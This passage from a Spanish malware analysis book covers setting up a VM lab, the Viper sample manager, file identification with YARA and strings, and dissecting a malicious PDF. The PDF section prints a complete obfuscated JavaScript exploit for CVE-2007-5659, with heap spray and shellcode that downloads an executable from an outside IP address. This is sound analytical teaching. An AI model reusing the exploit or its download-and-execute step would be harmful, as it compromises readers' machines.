interesante modificar la dirección MAC (*Media Access Control*) de la tarjeta de red de la máquina virtual:


```
rootbsd@lab:~$ VBoxManage modifyvm "lab" --macaddressX
<MAC>
```

Es posible modificar asimismo los parámetros de los discos duros y de los controladores:

```
rootbsd@lab:~$ VBoxManage setextradata "lab"
"VBoxInternal/Devices/piix3ide/0/Config/PrimaryMaster/SerialNumber"
 "<número de serie>"
rootbsd@lab:~$ VBoxManage setextradata "lab"
"VBoxInternal/Devices/piix3ide/0/Config/PrimaryMaster/FirmwareRevision"
 "<firmware>"
rootbsd@lab:~$ VBoxManage setextradata "lab"
"VBoxInternal/Devices/piix3ide/0/Config/PrimaryMaster/ModelNumber"
"<modelo>"
```

Se recomienda también no instalar los drivers VirtualBox, llamados *Guest Additions*.

A continuación, la máquina virtual está lista para funcionar. Antes de ejecutar cualquier cosa, es preferible realizar un *snapshot* de la máquina, es decir, tomar una imagen (o foto) de su estado. La ventaja es que un *snapshot* se realiza instantáneamente y permite restaurar la máquina a su estado inicial con mucha rapidez. Tras haber infectado la máquina virtual, bastará con restaurar el *snapshot*para utilizarlo en el siguiente análisis. Existe un botón **Snapshots** disponible en la parte superior derecha de VirtualBox:



Para realizar los *snapshots* hay que hacer clic en la cámara de fotos.

El entorno está listo para realizar los primeros análisis.

3. La herramienta de gestión de muestras de malware Viper

Viper es una herramienta de software libre que permite analizar y gestionar muestras de malware. La herramienta puede descargarse de la siguiente dirección: https://github.com/viper-framework/viper

El funcionamiento de *Viper* está basado en la noción de proyecto. La creación del primer proyecto se realiza directamente mediante el comando `viper.py`:

```
paul@lab:~$ ./viper.py -p proyecto2

        (_)
 _   _ _ ____  _____  ____
| | | | |  _ \| ___ |/ ___)
 \ V /| | |_| | ____| |
  \_/ |_|  __/|_____)_| v1.3-dev
        |_|

You have 0 files in your proyecto2 repository
```

También es posible enumerar todos los proyectos existentes:

```
proyecto2 viper > projects -list
[*] Projects Available:
+--------------+--------------------------+---------+
| Project Name | Creation Time            | Current |
+--------------+--------------------------+---------+
| proyecto1    | Sat Nov  7 16:19:37 2015 |         |
| proyecto2    | Sat Nov  7 16:19:41 2015 | Yes     |
+--------------+--------------------------+---------+
```

La opción `-switch` permite pasar de un proyecto a otro.

Una vez creado el proyecto, la segunda tarea consiste en integrar las muestras de malware:

```
proyecto1 viper > open -f /tmp/samples/sample1.exe
[*] Session opened on /tmp/samples/sample1.exe
proyecto1 viper sample1.exe [not stored] > store
[*] Session opened on
/viper/projects/proyecto1/binaries/8/2/e/6/82e6f9c10c7ba737
f8c79deae4132b9ff82090ccd220eb3d3739365b5276c3c8
[*] Stored file "sample1.exe" to
/viper/projects/proyecto1/binaries/8/2/e/6/82e6f9c10c7ba737f8c79
deae4132b9ff82090ccd220eb3d3739365b5276c3c8
proyecto1 viper sample1.exe > open -f /tmp/samples/sample2.exe
[*] Session opened on /tmp/samples/sample2.exe
proyecto1 viper sample2.exe [not stored] > store
[*] Session opened on
/viper/projects/proyecto1/binaries/c/7/2/a/c72a055b677cd9e5e2b2dcb
ba520425d023d906e6ee609b79c643d9034938ebf
[+] Stored file "sample2.exe" to
/viper/projects/proyecto1/binaries/c/7/2/a/c72a055b677cd9e5e2b2dc
bba520425d023d906e6ee609b79c643d9034938ebf
```

En primer lugar, el

```
proyecto1 viper sample2.exe > sessions -l
[*] Opened Sessions:
+---+------------+----------------------------------
+---------------------+---------+
| # | Name        | MD5                              | Created At
| Current |
+---+------------+----------------------------------
+---------------------+---------+
| 2 | sample1.exe | 8b3961f7f743daacfd67380a9085da4f | 2015-11-07
16:27:58 |         |
| 3 | sample2.exe | 9fff114f15b86896d8d4978c0ad2813d | 2015-11-07
16:28:18 | Yes     |
+---+------------+----------------------------------
+---------------------+---------+
```

comando `open` permite abrir un archivo en *Viper*. Sin embargo, podemos ver que el archivo presenta el estado «`not stored`». Esto quiere decir que el archivo no está en el árbol de *Viper*. Para copiarlo, basta con utilizar el comando `store`. El comando `sessions` permite enumerar todos los archivos presentes en un proyecto. Este mismo comando permite pasar de un archivo a otro mediante la opción `-s`.

Viper permite realizar acciones sobre los archivos almacenados en un proyecto. Es posible obtener la lista de opciones mediante el comando `help`:

```
proyecto1 viper sample2.exe > help
[*] Commands
+------------+-------------------------------------------------+
| Command    | Description                                     |
+------------+-------------------------------------------------+
| clear      | Clear the console                               |
| close      | Close the current session                       |
| delete     | Delete the opened file                          |
| exit, quit | Exit Viper                                      |
| export     | Export the current session to file or zip       |
| find       | Find a file                                     |
| help       | Show this help message                          |
| info       | Show information on the opened file             |
| new        | Create new file                                 |
| notes      | View, add and edit notes on the opened file     |
| open       | Open a file                                     |
| projects   | List or switch existing projects                |
| sessions   | List or switch sessions                         |
| stats      | Viper Collection Statistics                     |
| store      | Store the opened file to the local repository   |
| tags       | Modify tags of the opened file                  |
+------------+-------------------------------------------------+
[*] Modules
+--------------+-----------------------------------------------+
| Command      | Description                                   |
+--------------+-----------------------------------------------+
| apk          | Parse Android Applications                    |
| clamav       | Scan file from local ClamAV daemon            |
| cuckoo       | Submit the file to Cuckoo Sandbox             |
| debup        | Parse McAfee BUP Files                        |
| editdistance | Edit distance on the filenames                |
| elf          | Extract information from ELF headers          |
| email        | Parse eml and msg email files                 |
| exif         | Extract Exif MetaData                         |
| fuzzy        | Search for similar files through fuzzy hashing |
| html         | Parse html files and extract content          |
| ida          | Start IDA Pro                                 |
| idx          | Parse Java idx files                          |
| image        | Perform analysis on images                    |
| jar          | Parse Java JAR archives                       |
| koodous      | Interact with Koodous                         |
| lastline     | Submit files and retrieve reports from        |
|              |   (LastLine default will print short summary) |
| macho        | Get Macho OSX Headers                         |
| misp         | Upload and query IOCs to/from a MISP instance |
| office       | Office Document Parser                        |
```

Algunos módulos son

```
| pdf           | Parse and analyze PDF documents                 |
| pdns          | Query a Passive DNS server                      |
| pe            | Extract information from PE32 headers           |
| pssl          | Query a Passive SSL server                      |
| pst           | Process PST Files for Attachment                |
| r2            | Start Radare2                                   |
| rat           | Extract information from known RAT families     |
| reports       | Online Sandboxes Reports                        |
| shellcode     | Search for known shellcode patterns             |
| strings       | Extract strings from file                       |
| swf           | Parse, analyze and decompress Flash objects     |
| virustotal    | Lookup the file on VirusTotal                   |
| xor           | Search for xor Strings                          |
| yara          | Run Yara scan                                   |
+---------------+-------------------------------------------------+
```

específicos del tipo de archivo y otros pueden utilizarse sobre cualquier tipo de archivo. He aquí, por ejemplo, la tasa de detección de un malware en VirusTotal (sitio que permite escanear un archivo sospechoso utilizando múltiples antivirus):

```
proyecto1 viper sample2.exe > virustotal
[*] VirusTotal Report:
+---------------------+-------------------------------------------+
| Antivirus           | Signature                                 |
+---------------------+-------------------------------------------+
| ALYac               | Trojan.Generic.KDV.716552                 |
| AVG                 | Generic29.BCAQ                            |
| AVware              | Trojan.Win32.Generic!BT                   |
| Ad-Aware            | Trojan.Generic.KDV.716552                 |
| AegisLab            |                                           |
| Agnitum             | Trojan/Win32.Bublik                       |
| AhnLab-V3           | Trojan/Win32.AnimalFarm                   |
| Alibaba             |                                           |
| Antiy-AVL           | Trojan[:HEUR]/Win32.AnimalFarm            |
| Arcabit             | Trojan.Generic.KDV.DAEF08                 |
| Avast               | Win32:Babar-A [Drp]                       |
| Avira               | TR/Barbar.B                               |
| Baidu-International |                                           |
| BitDefender         | Trojan.Generic.KDV.716552                 |
| Bkav                |                                           |
| ByteHero            |                                           |
| CAT-QuickHeal       | TrojanAPT.Babar.A4                        |
| CMC                 | Trojan.Win32.Bublik!O                     |
| ClamAV              | Win.Trojan.Babar-1                        |
| Comodo              | UnclassifiedMalware                       |
| Cyren               | W32/Trojan.UJIV-5664                      |
| DrWeb               | Trojan.Inject1.17254                      |
| ESET-NOD32          | a variant of Win32/TrojanDropper.Agent.QXL |
| Emsisoft            | Trojan.Generic.KDV.716552 (B)             |
| F-Prot              |                                           |
| F-Secure            | Trojan.Generic.KDV.716552                 |
| Fortinet            | W32/Bublik.BPX!tr                         |
| GData               | Trojan.Generic.KDV.716552                 |
| Ikarus              | Trojan.Win32.Bublik                       |
| Jiangmin            | Trojan/Bublik.aqy                         |
| K7AntiVirus         | Trojan ( 004b68fb1 )                      |
| K7GW                | Trojan ( 004b68fb1 )                      |
| Kaspersky           | Trojan.Win32.Bublik.bpx                   |
| Kingsoft            | Win32.Troj.Bublik.(kcloud)                |
| Malwarebytes        | Trojan.Downloader                         |
| McAfee              | Generic BackDoor.u                        |
| McAfee-GW-Edition   | Generic BackDoor.u                        |
| MicroWorld-eScan    | Trojan.Generic.KDV.716552                 |
```

Otro ejemplo consiste en obtener la fecha de

```
| Microsoft              | TrojanDropper:Win32/Babar.A!dha                 |
| NANO-Antivirus         | Trojan.Win32.Bublik.brkafe                      |
| Panda                  | Trj/CI.A                                        |
| Qihoo-360              | Win32/Trojan.185                                |
| Rising                 |                                                 |
| SUPERAntiSpyware       |                                                 |
| Sophos                 | Troj/Inject-BKM                                 |
| Symantec               | Trojan.Denpur                                   |
| Tencent                | Win32.Trojan.Bublik.Hzxn                        |
| TheHacker              | Trojan/Bublik.bpx                               |
| TrendMicro             | TROJ_BABARDROP.A                                |
| TrendMicro-HouseCall   | TROJ_BABARDROP.A                                |
| VBA32                  | Trojan.Bublik                                   |
| VIPRE                  | Trojan.Win32.Generic!BT                         |

| ViRobot                | Trojan.Win32.A.Bublik.710075[h]                 |
| Zillya                 |                                                 |
| Zoner                  |                                                 |
| nProtect               | Trojan.Generic.KDV.716552                       |
+------------------------+-------------------------------------------------+
```

compilación del binario:

```
proyecto1 viper sample2.exe > pe compiletime
[*] Compile Time: 2011-08-29 13:48:42
```

Viper permite, a su vez, agregar tags a un archivo. También es posible realizar búsquedas por tag para encontrar fácilmente archivos:

Basándose en el mismo principio, es posible agregar notas a un archivo.

```
proyecto1 viper sample2.exe > tags -a babar
[*] Session opened on /viper/projects/proyecto1/binaries/c/7/2/a/
c72a055b677cd9e5e2b2dcbba520425d023d906e6ee609b79c643d9034938ebf
[*] Tags added to the currently opened file
[*] Refreshing session to update attributes...
proyecto1 viper sample2.exe > info
+--------
+-----------------------------------------------------------------
-------------------------------------------------------------+
| Key    | Value
|
+--------
+-----------------------------------------------------------------
-------------------------------------------------------------+
| Name   | sample2.exe
|
| Tags   | babar
|
| Path   | /viper/projects/proyecto1/binaries/c/7/2/a/
c72a055b677cd9e5e2b2dcbba520425d023d906e6ee609b79c643d9034938ebf
|
| Size   | 710075
|
| Type   | PE32 executable (GUI) Intel 80386, for MS Windows
|
| Mime   | application/x-dosexec; charset=binary
|
| MD5    | 9fff114f15b86896d8d4978c0ad2813d
|
| SHA1   | 27a0a98053f3eed82a51cdefbdfec7bb948e1f36
|
| SHA256 |
```

```
c72a055b677cd9e5e2b2dcbba520425d023d906e6ee609b79c643d9034938ebf
|
| SHA512 |
21856f84fb9a2703dc473f9da45e65bc5a90dbcd3243b919cc44b2f66d7cc20f5e98
99385dc06e43078561b02cccedaca66fdc94190c1ff7bb1469d6da615268  |
| SSdeep |
12288:MgbLhK3J7GhT/Ey9A19dwKZlmysEJGDu6/PIi4HhqyH1omyBjtKa:McKJGh4y
CHdwKZlmysEJGKi4BV9yBwa                                        |
| CRC32  | 26730EAF
|
+--------
+-------------------------------------------------------------------
-----------------------------------------------------------------+
proyecto1 viper sample2.exe > find tag babar
+---+-------------+--------------------------------------
+----------------------------------+-------+
| # | Name        | Mime                                 | MD5
| Tags  |
+---+-------------+--------------------------------------
+----------------------------------+-------+
| 1 | sample2.exe | application/x-dosexec; charset=binary |
9fff114f15b86896d8d4978c0ad2813d | babar |
+---+-------------+--------------------------------------
+----------------------------------+-------+
```

Información sobre un archivo

1. Formato de archivo

Lo primero que hay que hacer antes de analizar un sample es saber cuál es el tipo de archivo que hay que analizar. Lo más sencillo es utilizar el comando `file` seguido del archivo en cuestión:

```
rootbsd@lab:~$ file fec60c1e5fbff580d5391bba5dfb161a
fec60c1e5fbff580d5391bba5dfb161a: PE32 executable (GUI) Intel
80386, for MS Windows
```

Este comando utiliza los encabezados de los archivos para determinar su tipo. Estos encabezados se denominan *magic numbers*. Por ejemplo, los archivos ejecutables de Windows empiezan por las dos letras *MZ*, de modo que podríamos reconocer que un archivo es un ejecutable de Windows comparando sus dos primeros bytes con este encabezado *MZ*. Los encabezados utilizados por el comando `file` están disponibles en un archivo de inventario que se encuentra, generalmente, en la ruta */usr/share/misc/magic*. He aquí algunos ejemplos de magic numbers:

- MZ: archivo en formato ejecutable de Windows.
- %PDF: archivo en formato PDF.
- GIF: archivo en formato GIF.
- CAFEBABE (en hexadecimal): archivo que contiene una clase Java.
- PK: archivo en formato ZIP.

YARA (https://plusvic.github.io/yara/) es una segunda herramienta de software libre que permite identificar el formato de un archivo, pero también, en el caso de un archivo ejecutable, deducir el compilador utilizado para producir el archivo binario o incluso saber si se ha utilizado algún *packer* conocido.

Un *packer* es un programa que permite modificar un archivo binario comprimiéndolo o codificándolo, de cara a disimular su código máquina original sin alterar su funcionamiento. El objetivo de los packers es hacer que el análisis resulte más complicado escondiendo, en particular, las acciones del programa llamado empaquetado. El caso de los packers se presentará más adelante; sin embargo, es importante saber que *YARA* permite identificar los más conocidos.

YARA es un motor de búsqueda de firmas, siendo una firma una secuencia de bytes o una expresión regular. Los investigadores en seguridad han creado bases de datos de firmas, que están disponibles por ejemplo en la siguiente dirección: https://github.com/MalwareLu/tools. He aquí algunos ejemplos de uso de *YARA* para identificar un compilador, luego un tipo de archivo y para terminar un packer conocido:

```
rootbsd@lab:~$ yara -r magic_number.yara a.pdf
pdf_document        a.pdf
rootbsd@lab:~$ yara -r packer.yara b.exe
NETexecutableMicrosoft   b.exe
rootbsd@lab:~$ yara -r packer.yara c.exe
Armadillov171   c.exe
```

El archivo *magic_number.yara* contiene las firmas que se corresponden con los tipos de archivo (utilizando su *magic number*), mientras que *packer.yara* contiene las firmas de los compiladores, tipos de lenguajes y packers.

La creación de firmas se presentará más adelante en el libro.

2. Cadenas de caracteres presentes en un archivo

Para hacernos una primera idea acerca del comportamiento potencial de un malware, una de las cosas más sencillas de llevar a cabo es buscar las cadenas de caracteres presentes en un archivo. El resultado de este primer análisis puede darnos una primera aproximación de las funcionalidades de un malware. Sin embargo, es importante destacar que la mayoría de los malwares actuales ocultan sus cadenas de caracteres utilizando un packer o algoritmos de ofuscación.

El comando `strings` en Linux resulta muy práctico para enumerar las cadenas de caracteres presentes en un archivo:

```
rootbsd@lab:~$ strings fec60c1e5fbff580d5391bba5dfb161a
```

Este

```
h(3@
Ph(3@
h(3@
\*.*
\*.*
XPhFM@
[...]
.db.mp3.waw.jpgjpeg.txt.rtf.pdf.rar.zipeeeeeeeeeeeeeeeeeeeeeeeeeee
eeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeVery bad news...
[...]
GyyzAvvvAyyzF
```

```
UYYZ;
//1*kklE
AZZ[’
@@A!
!B;<
```

malware es un ransomware y es fácil identificar las extensiones de los archivos que se cifrarán tras su ejecución: .db, .mp3, .waw, .jpg, .jpeg, .txt, .rtf, .pdf, .rar y .zip.

Contiene también una cadena de caracteres bastante explícita: «*Very bad news...*» que puede traducirse por «Muy malas noticias…».

En Windows, numerosas cadenas de caracteres utilizan Unicode para codificar los caracteres, es decir, cada carácter de la cadena está representado por dos bytes. Es preciso, por tanto, agregar la opción `-el`para mostrar las cadenas en Unicode:

```
rootbsd@lab:~$ strings  sample.exe | grep www
rootbsd@lab:~$ strings -el  sample.exe | grep www
http://www.server.com/
```

En este caso, la URL está codificada en Unicode y no se muestra mediante el comando `string` si no se indica la opción correspondiente.

La opción `-a` permite también recorrer todo el archivo binario y no solamente ciertas partes.

Análisis en el caso de un archivo PDF

1. Introducción

En la actualidad, el formato PDF (*Portable Document Format*) de Adobe se utiliza con mucha frecuencia para intercambiar documentos digitales. Sin embargo, existen numerosas vulnerabilidades vinculadas a este formato de archivo. El sitio http://www.securityfocus.com recoge más de 150 CVE (*Common Vulnerabilities and Exposures*) para Acrobat Reader, el lector de PDF desarrollado por Adobe. Viendo lo extendido que está su uso y las vulnerabilidades que tiene, sin duda el PDF constituye una puerta de entrada a los sistemas. De este modo, los desarrolladores de malwares seleccionan, con frecuencia, este formato para difundir sus programas maliciosos.

Los usuarios empiezan a conocer los riesgos que corren si ejecutan archivos binarios desconocidos en su sistema operativo. Por el contrario, pocos son conscientes de que un documento PDF también puede ejecutar acciones maliciosas sobre sus máquinas. Los archivos en formato multimedia se utilizan, generalmente, sin prestar una especial precaución.

La mayoría de las vulnerabilidades sobre este formato se encuentran en el motor JavaScript presente en Acrobat Reader. En efecto, el formato PDF permite desarrollar código JavaScript incluso en el interior de un archivo para, por ejemplo, manipular automáticamente los formularios. Estas funcionalidades las utilizan algunas administraciones para simplificar la gestión de los formularios y de los informes.

En el caso de un archivo PDF, la primera etapa del análisis consiste en recuperar el código JavaScript sospechoso. La segunda etapa consistirá en comprender este código.

La segunda etapa consistirá en comprender este código.

2. Extraer el código JavaScript

Existen numerosas API que permiten manipular archivos PDF. El script `pdf-parser.py` de Didier Stevens resulta muy eficaz para analizar el código JavaScript embebido en un documento PDF. Está disponible en la siguiente dirección: http://blog.didierstevens.com/programs/pdf-tools/

La primera etapa consiste en enumerar los objetos JavaScript:

```
rootbsd@lab:~$ pdf-parser.py --search javascript --raw
01d25ba69618fd29582a0cceea53270c.pdf
obj 1 0
 Type: /Catalog
 Referencing: 2 0 R, 3 0 R, 4 0 R, 5 0 R, 6 0 R, 7 0 R

<</OpenAction <</JS (this.vcfcd208495d565e\(\))
/S /JavaScript
>>
/Threads 2 0 R
/Outlines 3 0 R
/Pages 4 0 R
/ViewerPreferences <</PageDirection /L2R
>>
/PageLayout /SinglePage
/AcroForm 5 0 R
/Dests 6 0 R
/Names 7 0 R
/Type /Catalog
>>
<<
   /OpenAction /JS (this.vcfcd208495d565e\(\))
  /S /JavaScript
>>


obj 7 0
 Type:
 Referencing: 10 0 R

<</JavaScript 10 0 R
>>
<<
   /JavaScript 10 0 R
>>

obj 12 0
 Type:
 Referencing: 13 0 R

<</JS 13 0 R
/S /JavaScript
>>


 <<
   /JS 13 0 R

   /S /JavaScript



 >>
```

Existen dos objetos

JavaScript; sus ID son 10 y 13. Es posible enumerar los códigos de cada uno de estos objetos. He aquí el código correspondiente al objeto 13:

```
rootbsd@lab:~$ pdf-parser.py --object 13 --raw --filter
01d25ba69618fd29582a0cceea53270c.pdf
obj 13 0
 Type:
 Referencing:
 Contains stream

<</Filter /FlateDecode
/Length 1072
>>


 <<
   /Filter /FlateDecode

   /Length 1072

 >>


   function vcfcd208495d565e()
   {
      var vc4ca4238a0b9238 = new Array();

      function vc81e728d9d4c2f6(veccbc87e4b5ce2f,
va87ff679a2f3e71)
      {
         while (veccbc87e4b5ce2f.length * 2 <
va87ff679a2f3e71)
         {
            veccbc87e4b5ce2f += veccbc87e4b5ce2f;
         }

         veccbc87e4b5ce2f =
veccbc87e4b5ce2f.substring(0, va87ff679a2f3e71 / 2);

         return veccbc87e4b5ce2f;

      }
      function ve4da3b7fbbce234()
      {
         var v1679091c5a880fa = 0x0c0c0c0c;

         var v8f14e45fceea167 = unescape("%u54E"+"B
%u758B%u8B3C%u3574%u0378%u56F5%u768B
%u0320%u33F5%u49C9%uAD41%uDB33%u0F36%u14BE%u3828%u74F2%uC108%u0DCB
%uDA03%uEB40%u3BEF%u75DF%u5EE7%u5E8B%u0324%u66DD%u0C8B%u8B4B%u1C5E
%uDD03%u048B%u038B%uC3C5%u7275%u6D6C%u6E6F%u642E%u6C6C%u4300%u5C3A
%u2e55%u7865%u0065%uC033%u0364%u3040%u0C78%u408B%u8B0C%u1C70%u8BAD
%u0840%u09EB%u408B%u8D34%u7C40%u408B%u953C%u8EBF%u0E4E%uE8EC
%uFF84%uFFFF%uEC83%u8304%u242C%uFF3C%u95D0%uBF50%u1A36%u702F
%u6FE8%uFFFF%u8BFF%u2454%u8DFC%uBA52%uDB33%u5353%uEB52%u5324%uD0FF
%uBF5D%uFE98%u0E8A%u53E8%uFFFF%u83FF%u04EC%u2C83%u6224%uD0FF%u7EBF
%uE2D8%uE873%uFF40%uFFFF%uFF52%uE8D0%uFFD7%uFFFF%u7468%u7074%u2f3a
%u362f%u2e39%u3634%u322e%u2e37%u3334%u612f
%u7866%u2f76%u7074%u3276%u6c2f%u616f%u2e64%u6870%u3f70%u7078%u3d6c
%u6470%u0066%u0000");

         var vc9f0f895fb98ab9 = 0x400000;

         var v45c48cce2e2d7fb = v8f14e45fceea167.length * 2;

         var va87ff679a2f3e71 = vc9f0f895fb98ab9 -
(v45c48cce2e2d7fb + 0x38);
```

Este código

```
         var veccbc87e4b5ce2f = unescape("%u9090%u9090");

         veccbc87e4b5ce2f =
vc81e728d9d4c2f6(veccbc87e4b5ce2f,  va87ff679a2f3e71);

         var vd3d9446802a4425 = (v1679091c5a880fa -
0x400000) / vc9f0f895fb98ab9;

         for (var v6512bd43d9caa6e = 0; v6512bd43d9caa6e
< vd3d9446802a4425; v6512bd43d9caa6e++)
         {
            vc4ca4238a0b9238[v6512bd43d9caa6e] =
veccbc87e4b5ce2f + v8f14e45fceea167;
         }
      }


      function vc20ad4d76fe9775()
```

```
      {
         var vc51ce410c124a10 = app.viewerVersion.toString();

         vc51ce410c124a10 = vc51ce410c124a10.replace(/\D/g, "");

         var vaab3238922bcc25 = new
Array(vc51ce410c124a10.charAt(0),  vc51ce410c124a10.charAt(1),
vc51ce410c124a10.charAt(2));

         if ((vaab3238922bcc25[0] == 8 &&
((vaab3238922bcc25[1] == 1 && vaab3238922bcc25[2] < 2) ||
vaab3238922bcc25[1] < 1)) || (vaab3238922bcc25[0] == 7 &&
vaab3238922bcc25[1] < 1) || (vaab3238922bcc25[0] < 7))
         {
            ve4da3b7fbbce234();

            var v9bf31c7ff062936 = unescape("%u0c0c%u0c0c");

            while(v9bf31c7ff062936.length < 44952)
v9bf31c7ff062936 += v9bf31c7ff062936;

            this.collabStore =
Collab.collecte-mailInfo({subj: "", msg:v9bf31c7ff062936});
         }
      }

      vc20ad4d76fe9775();
   }
```

JavaScript está, evidentemente, ofuscado, lo que hace que su lectura resulte más ardua. El hecho de tener un código tan poco legible incita a pensar que este archivo PDF difunde contenidos maliciosos. En efecto, ¿para qué ofuscar cualquier cosa legítima? La siguiente etapa consiste en analizar este código.

3. Desofuscar código JavaScript

Entre la poca información que se puede explotar en este script, la función `Collab.collecte-mailInfo()` es perfectamente identificable. Tras realizar una rápida búsqueda en Google, es fácil identificar la vulnerabilidad explotada por este ejemplo: CVE-2007-5659. Esta vulnerabilidad es un *buffer overflow* dentro de la función `Collab.collecte-mailInfo()`. El shellcode, es decir, el código malicioso ejecutado cuando se abre el documento, se encuentra en la variable `v8f14e45fceea167`. Es fácil de identificar debido a su tamaño, por el uso de la función `unescape()` y por la presencia de `%u`que componen el shellcode.

Para decodificar este shellcode, Didier Stevens proporciona una segunda herramienta llamada SpiderMonkey, que

puede descargarse en la siguiente dirección: http://blog.didierstevens.com/programs/spidermonkey/

Esta herramienta (`js`) es un intérprete de JavaScript basado en el de Mozilla. Didier Stevens ha modificado el código fuente original de este intérprete para que guarde en archivos los argumentos que se pasan a las funciones siguientes:

- `document.write()`
- `eval()`
- `window.navigate()`

Basta con pasar el shellcode como argumento de alguna de estas tres funciones para poder guardarlo y analizarlo. En nuestro caso, la función `eval()` nos resulta perfectamente conveniente:

```
rootbsd@lab:~$ cat shellcode.js
eval(unescape("%u54E"+"B%u758B%u8B3C%u3574%u0378%u56F5%u768B
%u0320%u33F5%u49C9%uAD41%uDB33%u0F36%u14BE%u3828%u74F2%uC108%u0DCB
%uDA03%uEB40%u3BEF%u75DF%u5EE7%u5E8B%u0324%u66DD%u0C8B%u8B4B%u1C5E
%uDD03%u048B%u038B%uC3C5%u7275%u6D6C%u6E6F%u642E%u6C6C%u4300%u5C3A
%u2e55%u7865%u0065%uC033%u0364%u3040%u0C78%u408B%u8B0C%u1C70%u8BAD
%u0840%u09EB%u408B%u8D34%u7C40%u408B%u953C%u8EBF%u0E4E%uE8EC
%uFF84%uFFFF%uEC83%u8304%u242C%uFF3C%u95D0%uBF50%u1A36%u702F
%u6FE8%uFFFF%u8BFF%u2454%u8DFC%uBA52%uDB33%u5353%uEB52%u5324%uD0FF
%uBF5D%uFE98%u0E8A%u53E8%uFFFF%u83FF%u04EC%u2C83%u6224%uD0FF%u7EBF
%uE2D8%uE873%uFF40%uFFFF%uFF52%uE8D0%uFFD7%uFFFF%u7468%u7074%u2f3a
%u362f%u2e39%u3634%u322e%u2e37%u3334%u612f
%u7866%u2f76%u7074%u3276%u6c2f%u616f%u2e64%u6870%u3f70%u7078%u3d6c
%u6470%u0066%u0000"));

rootbsd@lab:~$ js shellcode.js
todo.js:1: SyntaxError: illegal character:
todo.js:1: ?<tx  A36(#@$Kˆ#ulo.l
todo.js:1: ...ˆ
```

Algunos caracteres no son imprimibles, de modo que `js` muestra un mensaje de error. Pero los archivos de registro se han creado igualmente:

```
rootbsd@lab:~$ ls -l eval*
rw-rw-r-- 1 rootbsd rootbsd 125 Aug 30 00:53 eval.001.log
```

```
-rw-rw-r-- 1 rootbsd rootbsd 252 Aug 30 00:53 eval.uc.001.log
```

Observando el contenido del archivo más grande, es fácil comprender lo que hace este shellcode:

```
rootbsd@lab:~$ strings eval.uc.001.log
urlmon.dll
C:\U.exe
http://69.46.27.43/afxv/tpv2/load.php?xpl=pdf
```

